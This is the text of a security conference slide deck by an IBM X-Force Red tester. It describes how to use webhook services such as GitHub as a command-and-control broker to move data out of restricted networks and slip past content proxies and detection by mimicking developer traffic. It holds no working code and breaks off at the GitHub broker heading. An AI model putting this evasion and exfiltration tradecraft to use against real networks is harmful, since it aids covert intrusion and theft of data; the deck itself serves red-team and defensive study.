

Abusing Web Hooks For Command And Control

Dimitry Snezhkov
@Op_nomad



X-Force Red
IBM Corporation

What we are going to talk about

Subject: Safe(er) bidirectional delivery of content and communication across network boundaries with the use of WebHook technology.

From:

- Hostile networks
- Monitored networks
- Censored networks
- Restricted networks

To:

- External Hosts under your control. (C&C servers)

Purpose:

- External Content Retrieval
- Internal Content Exfiltration
- Shell Execution on External and Internal Hosts



Audience

Offense

- Red Teamers
- Pen Testers

Defense

- DF/IR folks
- Sysadmins
- Developers
- Privacy Advocates
- Anyone interested in covert communication

About

Dmitry Snezhkov


X-Force Red , IBM Corporation

*“Opinions expressed are solely my own and do not express the views or opinions of my employer **or it's products.**”*

What I do:

- Offensive Testing
- Code Hacking
- Tool Hacking
- Other security work

Watson> Are you sure?..



Context: Strategic Goals

Meet Defense at their map of the world.

- Seek alternative means of effective outbound communication through content proxies.
- Maximize adaptive retooling capability for exfiltration.
- Minimize discoverability of outbound communication in environments
- Use opportunities in targeted environment to overcome restrictions.

Context: Tactical Goals

- Achieve asynchronous or realtime-asynchronous communication between hostile network and external server under your control.
- Attempt to achieve reverse connectivity to hostile networks from external server under your control
- Avoid existing detection mechanisms, elevating OpSec capability.
- Attempt to avoid censorship in communicating to safe external server under your control.

Technical Mechanisms

- Discover HTTP WebHooks concept.
- Use WebHooks to Achieve asynchronous unidirectional or bi-directional connectivity with external world.
- Develop a tool to shuttle communication over WebHooks.

Set The Stage: Players

- Offense (**RED**)
- Defense(**BLUE**)
- Content Proxy
- Command and Control Server (C&C or C2)
- C2 Broker
- Internal Agent, Client
- External Agent, Server


The Problem

Communication from restricted networks can be challenging.

A game of 6 blind blue men and the red elephant



The Problem: Blue Perspective




- What is this **unknown** I am seeing
- How blind is it
- How can I better restrict it
- How to detect its capabilities without revealing my mechanisms

- Wait until **unknown** moves
- Place a monitor and watch.

Passive and works for us...

The Problem: Red Perspective




- What is **this** environment. How can I quickly/safely learn more.
- What can they do to me, How many defenses are there, How many more will I see if I move
- How blind are they really.
- Where are sensors. How many attempts. What timeouts?

Wish: If I don't move maybe they will go away ...

Reality: Have to move to figure out.

The Elephant has to move...

First move may kill



For the Elephant

- Unsafe **negative** outcome
- Safe **negative** outcome
- Safe **positive** outcome

Unsafe Negative Outcome




Know the feeling?

Safe Negative Outcome

Red: My probes tell me I can classify this environment as **HOSTILE**:

- IDS sensor
- ICMP/DNS Tunneling prohibited
- Tight Content proxy
- Looks like I cannot reach drives,
- No domain fronting.
- If I move with brute force I will crash.



Panic now? But I am still ALIVE!


Safe Positive Outcome

Blue: My sensors tell me I can classify the **unknown** as **SAFE**, we are friends.

Opinions:

- it's an approved tool
- It's a safe protocol
- It's an approved port
- It's an allowed site
- It's a safe traffic,
- It's a known x,y,z....


X



My Mechanisms Check out:

- I have a draconian content proxy,
- I have a whitelist.
- I inspect traffic for “known bad”

The map is not the territory!



- May have uses only “known” methods for classification
- May be overly paranoid of each other’s capability.
- May be dismissive of each other’s capability.

**Both built a static map of the world
based on previous assumptions and odds.**


Both CLASSIFIED the odds.

No map is ever completely true

The map is not the territory!

Red needs to:

- Consistently break its static map of the world.
Adapt.
- Meet **Blue** at their map of the world. Pace
and lead them.



Safe Positive Outcome: On The Path to Mimicry

mim·ic·ry
/miməkrē/

BIOLOGY

the close external resemblance of an animal or plant (or part of one) to another animal, plant, or inanimate object.

On The Path to Mimicry: Developers

Levels of Mimicry for Red.

- Blue known and approved Business Need/Role/Process
- Blue approved Traffic/Protocol
- Blue “good” Tools and “valid” Rules

Recall:

Blue: Trust Detection Mechanisms

- I have a draconian content proxy,
- I have a whitelist.
- I inspect traffic for “known bad”

Strategic Goals Revisited

Pace: Mimic and Follow the Developer.

Pace: Code Red tools in the shadow of the Developer process/tools/protocols/

Pace: Hide in plain sight, in the shadow of Developer routine.

Lead: Make Blue believe you are “known good”.

I believe my Developer -> I see you act as one -> I believe you..

Meet Defense at their map of the world.

WebHooks for the Red Elephants


- A new technology for Asynchronous Web responses
- Built for notification services.
- Bound to make it's way into the enterprise
- Easy to implement.
- Low maintenance.
- Collaborative and Social Coding friendly.
- Operates over HTTP.
- All security mechanisms apply (TLS)



Server Request / Response polling loop

1. We submit a request for processing to the Web server.
2. Server begins executing our request.
- 3... Client keeps polling Webserver for response.
“Are we there yet?”
 - No. 5 request **No! 50 requests** **No!! 500 requests**
 - **STOP Asking!!!!**

Server gets annoyed. Context switches, Resources
4. When the server has the result client grabs it.
Client is happy, Server is a bit more relaxed , until next time.



WebHooks. Response Subscription

STOP Asking!!!! I could just tell the client when I am done.

0. Client provides a URL for response (a hook) to the server.
1. Client submits a request for processing to the server.
2. Server begins executing client request. Client sleeps.
3. When the server has the result it **notifies the client by sending the response back**
4. Client wakes up and processes the response.

Client is happy.

Server is happy. We communicate **ASYNCHRONOUSLY**

WebHooks in Action



- A **link** to the Client's resource recorded on the Server.

http://client/action/method

- Client LISTENs for events or a port

Client.listen("X.X.X.X", 8080)

Server POSTS the response to the **link** when it's ready.

Who uses WebHooks?

- Continuous Integration (CI) services (e.g Heroku)
- Code management repos (GitHub, etc.)
- Team Communication services (Slack, etc.)
- Notifications and Alerting (e.g. DataDog, PagerDuty, etc.)

Everyone else ...

Safe Negative Outcome Revisited


Red: My probes tell me I can classify this environment as **HOSTILE**:

- IDS sensor
- ICMP/DNS Tunneling prohibited

Tight Content proxy

Your direct connection C2 site is not ranked, sorry

- Looks like I cannot reach drives,
- No domain fronting.
- If I move with brute force I will crash.




C2 Broker

What If:

- Find a policy allowed site to communicate with.
- **Turn it into a content broker (C2 Broker) with WebHooks.**
- Drive data and communication over the broker site to C2

Meet the Defense at their map of the world.

C2 Broker Site Operation



C2 Broker Features

Desirable Traits

- Needs to be public
- Needs to have a decent set of Web hook APIs (flexibility).
- Needs to allow you to blend into the traffic.
- Needs to be allowed, look normal
(traffic expected by the business function).

It needs to be on the “VIP list” with the content proxies



Who uses WebHooks? Follow the Developer

- Continuous Integration (CI) services (e.g Heroku)
- Code management repos (GitHub, etc.)
- Team Communication services (Slack, etc.)
- Notifications and Alerting (e.g. DataDog, PagerDuty, etc.)

Everyone else ...


GitHub as C2 Broker Site

GitHub.com

